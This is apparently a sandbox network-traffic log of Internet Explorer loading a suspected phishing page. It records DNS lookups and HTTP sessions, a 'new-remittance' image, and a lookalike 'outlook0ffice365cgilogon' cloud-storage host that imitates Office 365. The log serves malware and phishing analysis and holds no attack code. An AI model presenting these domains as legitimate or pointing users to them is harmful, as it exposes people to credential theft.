May 12, 2021 18:39:51.729953051 CEST	54982	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:51.778938055 CEST	53	54982	8.8.8.8	192.168.2.6
May 12, 2021 18:39:52.420401096 CEST	50010	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:52.456063032 CEST	63718	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:52.457447052 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:52.482918978 CEST	53	50010	8.8.8.8	192.168.2.6
May 12, 2021 18:39:52.508881092 CEST	53	62116	8.8.8.8	192.168.2.6
May 12, 2021 18:39:52.524236917 CEST	53	63718	8.8.8.8	192.168.2.6
May 12, 2021 18:39:54.414622068 CEST	63816	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:54.472815990 CEST	53	63816	8.8.8.8	192.168.2.6
May 12, 2021 18:39:55.545653105 CEST	55014	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:55.607391119 CEST	53	55014	8.8.8.8	192.168.2.6
May 12, 2021 18:39:56.749617100 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:56.806585073 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 18:39:57.638919115 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:57.700062990 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 18:39:57.758182049 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:57.815923929 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 18:39:57.993093014 CEST	51818	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.014358997 CEST	56628	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.019364119 CEST	60778	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.026510000 CEST	53799	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.053714037 CEST	53	51818	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.085561991 CEST	53	56628	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.085602045 CEST	53	60778	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.100186110 CEST	53	53799	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.252963066 CEST	54683	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.302289009 CEST	53	54683	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.335397959 CEST	59329	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.350613117 CEST	64021	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.395407915 CEST	53	59329	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.419712067 CEST	53	64021	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.446932077 CEST	56129	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.500737906 CEST	53	56129	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.690464020 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.748600960 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 18:39:58.796672106 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:58.856043100 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 18:39:59.720098972 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 18:39:59.780381918 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 18:40:00.060902119 CEST	58177	53	192.168.2.6	8.8.8.8
May 12, 2021 18:40:00.075759888 CEST	50700	53	192.168.2.6	8.8.8.8
May 12, 2021 18:40:00.089464903 CEST	54069	53	192.168.2.6	8.8.8.8
May 12, 2021 18:40:00.122438908 CEST	53	58177	8.8.8.8	192.168.2.6
May 12, 2021 18:40:00.146336079 CEST	53	50700	8.8.8.8	192.168.2.6
May 12, 2021 18:40:00.154424906 CEST	53	54069	8.8.8.8	192.168.2.6
May 12, 2021 18:40:00.845139027 CEST	62208	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:40:00.904969931 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 18:40:01.342787027 CEST	61178	53	192.168.2.6	8.8.8.8
May 12, 2021 18:40:01.401917934 CEST	53	61178	8.8.8.8	192.168.2.6
May 12, 2021 18:40:01.747941017 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 18:40:01.796560049 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 18:40:04.845603943 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 18:40:04.894594908 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 18:40:05.761210918 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 18:40:05.818715096 CEST	53	57574	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 18:39:28.115662098 CEST	192.168.2.6	8.8.8.8	0xa323	Standard query (0)	keeplaffin gwemake99383tyiwye.net	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.229341030 CEST	192.168.2.6	8.8.8.8	0xfca5	Standard query (0)	www.keeplaffingwemake99383tyiwye.net	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.515912056 CEST	192.168.2.6	8.8.8.8	0xe523	Standard query (0)	mfs0.cdnsw.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.518596888 CEST	192.168.2.6	8.8.8.8	0x8cd6	Standard query (0)	rb.bp.cdnsw.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.519445896 CEST	192.168.2.6	8.8.8.8	0xd296	Standard query (0)	st0.bp.cdnsw.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.520052910 CEST	192.168.2.6	8.8.8.8	0x2908	Standard query (0)	st0.cdnsw.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.543567896 CEST	192.168.2.6	8.8.8.8	0xae5a	Standard query (0)	www.sitew.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.696849108 CEST	192.168.2.6	8.8.8.8	0x4962	Standard query (0)	mfs0.cdnsw.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.732320070 CEST	192.168.2.6	8.8.8.8	0xd91d	Standard query (0)	ssl.sitew.org	A (IP address)	IN (0x0001)
May 12, 2021 18:39:33.052238941 CEST	192.168.2.6	8.8.8.8	0x317c	Standard query (0)	st0.bp.cdnsw.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:33.288417101 CEST	192.168.2.6	8.8.8.8	0x18b9	Standard query (0)	www.sitew.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:50.397833109 CEST	192.168.2.6	8.8.8.8	0xe98b	Standard query (0)	outlook0fficе365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud	A (IP address)	IN (0x0001)
May 12, 2021 18:39:51.729953051 CEST	192.168.2.6	8.8.8.8	0x984f	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:52.420401096 CEST	192.168.2.6	8.8.8.8	0xa719	Standard query (0)	aadcdn.msftauth.net	A (IP address)	IN (0x0001)
May 12, 2021 18:39:52.456063032 CEST	192.168.2.6	8.8.8.8	0xdafa	Standard query (0)	logincdn.msauth.net	A (IP address)	IN (0x0001)
May 12, 2021 18:39:52.457447052 CEST	192.168.2.6	8.8.8.8	0x733f	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:54.414622068 CEST	192.168.2.6	8.8.8.8	0x89a2	Standard query (0)	www.en.sitew.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:55.545653105 CEST	192.168.2.6	8.8.8.8	0xa57a	Standard query (0)	st0.cdnsw.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:57.993093014 CEST	192.168.2.6	8.8.8.8	0xefa2	Standard query (0)	www.facebook.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.019364119 CEST	192.168.2.6	8.8.8.8	0x1647	Standard query (0)	static.affilae.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.026510000 CEST	192.168.2.6	8.8.8.8	0x464f	Standard query (0)	mautic.pikock.com	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.252963066 CEST	192.168.2.6	8.8.8.8	0x84ec	Standard query (0)	stats.g.doubleclick.net	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.446932077 CEST	192.168.2.6	8.8.8.8	0x6d57	Standard query (0)	googleads.g.doubleclick.net	A (IP address)	IN (0x0001)
May 12, 2021 18:40:00.075759888 CEST	192.168.2.6	8.8.8.8	0x50a3	Standard query (0)	www.google.ch	A (IP address)	IN (0x0001)
May 12, 2021 18:40:00.089464903 CEST	192.168.2.6	8.8.8.8	0xa65b	Standard query (0)	www.google.de	A (IP address)	IN (0x0001)
May 12, 2021 18:40:01.342787027 CEST	192.168.2.6	8.8.8.8	0x23b9	Standard query (0)	f.vimeocdn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 18:39:28.180603027 CEST	8.8.8.8	192.168.2.6	0xa323	No error (0)	keeplaffingwemake99383tyiwye.net		178.32.55.155	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.289702892 CEST	8.8.8.8	192.168.2.6	0xfca5	No error (0)	www.keeplaffingwemake99383tyiwye.net		178.32.55.155	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.573250055 CEST	8.8.8.8	192.168.2.6	0xe523	No error (0)	mfs0.cdnsw.com		46.105.199.115	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.576647043 CEST	8.8.8.8	192.168.2.6	0xd296	No error (0)	st0.bp.cdnsw.com		188.165.33.133	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.581865072 CEST	8.8.8.8	192.168.2.6	0x2908	No error (0)	st0.cdnsw.com		46.105.199.115	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.587718964 CEST	8.8.8.8	192.168.2.6	0x8cd6	No error (0)	rb.bp.cdnsw.com		188.165.156.234	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.614772081 CEST	8.8.8.8	192.168.2.6	0xae5a	No error (0)	www.sitew.com		87.98.141.83	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.754312038 CEST	8.8.8.8	192.168.2.6	0x4962	No error (0)	mfs0.cdnsw.com		46.105.199.115	A (IP address)	IN (0x0001)
May 12, 2021 18:39:32.803172112 CEST	8.8.8.8	192.168.2.6	0xd91d	No error (0)	ssl.sitew.org		188.165.33.133	A (IP address)	IN (0x0001)
May 12, 2021 18:39:33.112366915 CEST	8.8.8.8	192.168.2.6	0x317c	No error (0)	st0.bp.cdnsw.com		188.165.33.133	A (IP address)	IN (0x0001)
May 12, 2021 18:39:33.349809885 CEST	8.8.8.8	192.168.2.6	0x18b9	No error (0)	www.sitew.com		87.98.141.83	A (IP address)	IN (0x0001)
May 12, 2021 18:39:50.460372925 CEST	8.8.8.8	192.168.2.6	0xe98b	No error (0)	outlook0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud	s3.us-east.cloud-object-storage.appdomain.cloud		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:39:50.460372925 CEST	8.8.8.8	192.168.2.6	0xe98b	No error (0)	s3.us-east.cloud-object-storage.appdomain.cloud		169.63.118.98	A (IP address)	IN (0x0001)
May 12, 2021 18:39:51.778938055 CEST	8.8.8.8	192.168.2.6	0x984f	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
May 12, 2021 18:39:51.778938055 CEST	8.8.8.8	192.168.2.6	0x984f	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
May 12, 2021 18:39:52.482918978 CEST	8.8.8.8	192.168.2.6	0xa719	No error (0)	aadcdn.msftauth.net	aadcdnoriginneu.azureedge.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:39:52.482918978 CEST	8.8.8.8	192.168.2.6	0xa719	No error (0)	cs1100.wpc.omegacdn.net		152.199.23.37	A (IP address)	IN (0x0001)
May 12, 2021 18:39:52.508881092 CEST	8.8.8.8	192.168.2.6	0x733f	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:39:52.524236917 CEST	8.8.8.8	192.168.2.6	0xdafa	No error (0)	logincdn.msauth.net	lgincdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:39:52.524236917 CEST	8.8.8.8	192.168.2.6	0xdafa	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)
May 12, 2021 18:39:54.472815990 CEST	8.8.8.8	192.168.2.6	0x89a2	No error (0)	www.en.sitew.com		178.32.55.155	A (IP address)	IN (0x0001)
May 12, 2021 18:39:55.607391119 CEST	8.8.8.8	192.168.2.6	0xa57a	No error (0)	st0.cdnsw.com		46.105.199.115	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.053714037 CEST	8.8.8.8	192.168.2.6	0xefa2	No error (0)	www.facebook.com	star-mini.c10r.facebook.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:39:58.053714037 CEST	8.8.8.8	192.168.2.6	0xefa2	No error (0)	star-mini.c10r.facebook.com		185.60.216.35	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 18:39:58.085602045 CEST	8.8.8.8	192.168.2.6	0x1647	No error (0)	static.affilae.com	d1r3aid9v9xqmp.cloudfront.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:39:58.085602045 CEST	8.8.8.8	192.168.2.6	0x1647	No error (0)	d1r3aid9v9xqmp.cloudfront.net		13.225.74.42	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.085602045 CEST	8.8.8.8	192.168.2.6	0x1647	No error (0)	d1r3aid9v9xqmp.cloudfront.net		13.225.74.80	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.085602045 CEST	8.8.8.8	192.168.2.6	0x1647	No error (0)	d1r3aid9v9xqmp.cloudfront.net		13.225.74.72	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.085602045 CEST	8.8.8.8	192.168.2.6	0x1647	No error (0)	d1r3aid9v9xqmp.cloudfront.net		13.225.74.46	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.100186110 CEST	8.8.8.8	192.168.2.6	0x464f	No error (0)	mautic.pikock.com		195.154.107.128	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.302289009 CEST	8.8.8.8	192.168.2.6	0x84ec	No error (0)	stats.g.doubleclick.net	stats.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:39:58.302289009 CEST	8.8.8.8	192.168.2.6	0x84ec	No error (0)	stats.l.doubleclick.net		142.250.13.155	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.302289009 CEST	8.8.8.8	192.168.2.6	0x84ec	No error (0)	stats.l.doubleclick.net		142.250.13.157	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.302289009 CEST	8.8.8.8	192.168.2.6	0x84ec	No error (0)	stats.l.doubleclick.net		142.250.13.156	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.302289009 CEST	8.8.8.8	192.168.2.6	0x84ec	No error (0)	stats.l.doubleclick.net		142.250.13.154	A (IP address)	IN (0x0001)
May 12, 2021 18:39:58.500737906 CEST	8.8.8.8	192.168.2.6	0x6d57	No error (0)	googleads.g.doubleclick.net		142.250.186.66	A (IP address)	IN (0x0001)
May 12, 2021 18:40:00.146336079 CEST	8.8.8.8	192.168.2.6	0x50a3	No error (0)	www.google.ch		142.250.186.67	A (IP address)	IN (0x0001)
May 12, 2021 18:40:00.154424906 CEST	8.8.8.8	192.168.2.6	0xa65b	No error (0)	www.google.de		142.250.185.227	A (IP address)	IN (0x0001)
May 12, 2021 18:40:01.401917934 CEST	8.8.8.8	192.168.2.6	0x23b9	No error (0)	f.vimeocdn.com	vimeo-video.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 18:40:01.401917934 CEST	8.8.8.8	192.168.2.6	0x23b9	No error (0)	vimeo-video.map.fastly.net		151.101.114.109	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- keeplaffingwemake99383tyiwye.net
- www.keeplaffingwemake99383tyiwye.net
  - mfs0.cdnsw.com
  - www.sitew.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49694	178.32.55.155	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:28.240875959 CEST	139	OUT	GET / HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: keeplaffingwemake99383tyiwye.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:32.217792988 CEST	183	IN	HTTP/1.1 301 Moved Permanently Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Location: http://www.keeplaffingwemake99383tyiwye.net/ Cache-Control: no-cache Set-Cookie: _sw_session=YzZhekhIWFpBczdTS3ZhdGNRUU52S0VFRWRGYUU2d2xnMlNTU1FVdDE4cTE5NEhhdz BJa2JkOGkyT3lrOVY1MHVJSlFEL2ZZbVB0V1hXSXQvMWRHSkVpaVNFaTUwaVNQTFZqNURFWllwMldmWE c1ZmxNSjRzaWd0WGhKdEpoQlV4ZDBpMXZzRzVha0NyK2Qvb0NacTR3PT0tLWFNR1pjc2plZXNnRnRJbW tCa2YvWVE9PQ%3D%3D--4b4d2fff8c1fa765a973f1894b714c7b6de3ea9c; path=/; HttpOnly X-Request-Id: b18a134e-5d4d-4d4b-82ab-dbaec554b03a X-Runtime: 0.019537 Data Raw: 36 65 0d 0a 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6b 65 65 70 6c 61 66 66 69 6e 67 77 65 6d 61 6b 65 39 39 33 38 33 74 79 69 77 79 65 2e 6e 65 74 2f 22 3e 72 65 64 69 72 65 63 74 65 64 3c 2f 61 3e 2e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 6e<html><body>You are being redirected. </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49701	178.32.55.155	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:32.343868971 CEST	188	OUT	GET / HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.keeplaffingwemake99383tyiwye.net
May 12, 2021 18:39:32.441370010 CEST	193	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Content-Language: en Cache-Control: max-age=0, private, must-revalidate Set-Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3 NXR2pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVk N05pb3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpL M0dRNVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZO UWpJekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUm tudERBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463; path=/; HttpOnly X-Request-Id: 64be8054-decf-4d9f-a592-ab28133affa5 X-Runtime: 0.023478 Content-Encoding: gzip Data Raw: 37 30 30 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec bd 7d 77 e3 36 b2 27 fc f7 f6 a7 50 ec 4d c6 4e 2c 99 d4 bb e4 78 66 d2 9d 4e 6e f6 cc cc 9d e7 26 f7 de 64 d3 39 3a 14 45 d9 9a 96 25 8d 28 b7 db 71 b4 9f fd f9 55 01 20 41 02 24 41 d9 99 a4 77 3d 3d e9 b6 89 d7 7a 45 a1 50 28 7c fe d1 97 ff fe ea bb 1f fe fe ba 71 bd bb 59 fe f1 73 fa bb b1 0c 56 57 97 d1 ea 8f 2f 1a 8d cf af a3 60 46 3f e0 c7 dd 62 b7 8c fe b8 8d 6e 16 bb dd 2a 8c 1a c1 ec dd 02 ff 34 1b 7f 0f ae a2 86 ff f9 b9 a8 40 ad 96 8b d5 db c6 36 5a 5e 1e cd 56 71 73 b3 8d e6 d1 2e bc 6e e0 87 70 bd 5a 45 e1 ee a8 71 8d 8f 97 47 d7 bb dd 26 1e 9f 9f df cc 63 af 15 a2 f2 5d 2b 5c df 1c 35 c2 ed 3a 8e d7 db c5 d5 62 75 79 14 ac d6 ab fb 9b f5 6d 7c 74 ce 73 aa dd fb 76 da 9a 6e 7e bd ee e3 9d f7 ab f7 ff ab e1 e6 ee ee ae 15 2f 76 51 25 e2 5f fc 8f ff f1 f9 4d b4 0b 1a ab e0 26 02 61 a3 38 dc 2e 36 bb c5 7a 05 72 ad 57 bb 68 b5 bb 3c 3a fa 63 b6 d6 db e8 fe 6e bd 9d c5 99 2a 49 4f 9b ed 7a 13 6d 77 f7 97 47 eb ab 31 73 8f 56 af 90 d1 d2 31 b2 ed ef 37 7a f3 bb 68 4a 60 15 54 be dd 2e b5 a1 88 0b c1 84 84 8a b7 51 b4 59 06 f3 f9 62 75 75 17 dd 04 6f a3 d1 a8 33 ec ec ee 17 77 f7 51 6b 15 ed 0a fa 5b dc 40 06 0e eb f1 Data Ascii: 700a}w6'PMN,xfNn&d9:E%(qU A$Aw==zEP(|qYsVW/`F?bn*4@6Z^Vqs.npZEqG&c]+\5:buym|tsvn~/vQ%_M& a8.6zrWh<:cn*IOzmwG1sV17zhJ`T.QYbuuo3wQk[@
May 12, 2021 18:39:33.215398073 CEST	700	OUT	GET /assets/precompile/gt/button/1.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+f k/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2 pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05p b3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dR NVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJ ekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudE RBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.267576933 CEST	703	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 148 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-94" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding
May 12, 2021 18:39:33.297094107 CEST	713	OUT	GET /assets/precompile/gt/backdrop/4.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+fk/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05pb3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dRNVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudERBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.347042084 CEST	760	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 63 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-3f" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49702	46.105.199.115	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:32.809062958 CEST	517	OUT	GET /fs/Root/large/etwk0-new-remittance.png HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: mfs0.cdnsw.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:32.862616062 CEST	519	IN	HTTP/1.1 200 OK Date: Wed, 12 May 2021 14:37:40 GMT Content-Type: image/png Content-Length: 161304 Last-Modified: Wed, 12 May 2021 14:36:36 GMT Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000, public Content-Disposition: inline; Vary: Accept-Encoding X-Request-ID: 724832400 X-CDN-Pop: rbx1 X-CDN-Pop-IP: 51.254.41.128/26 X-Cacheable: Matched cache Accept-Ranges: bytes X-IPLB-Request-ID: 5411344E:AD53_2E69C773:0050_609C04C4_2EC1DA:21990 X-IPLB-Instance: 28217 Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 18 00 00 03 84 08 06 00 00 01 55 de a7 ca 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 20 63 48 52 4d 00 00 7a 26 00 00 80 84 00 00 fa 00 00 00 80 e8 00 00 75 30 00 00 ea 60 00 00 3a 98 00 00 17 70 9c ba 51 3c 00 00 00 06 62 4b 47 44 00 ff 00 ff 00 ff a0 bd a7 93 00 00 00 09 70 48 59 73 00 00 1d 87 00 00 1d 87 01 8f e5 f1 65 00 00 80 00 49 44 41 54 78 da ec fd f7 97 65 c9 71 e7 09 f2 97 fe 03 f6 9c e9 5f f7 ec 34 41 94 16 40 01 85 82 28 8d fe 65 67 f7 f4 70 e6 97 39 7b b6 01 02 68 82 00 0a 5a 0e 7b 49 82 64 4f 17 28 d0 04 88 22 1b 54 10 45 02 0d 02 28 ad 75 66 65 56 6a ad b5 88 c8 d0 22 33 23 43 be 10 e9 eb 1f 7f f1 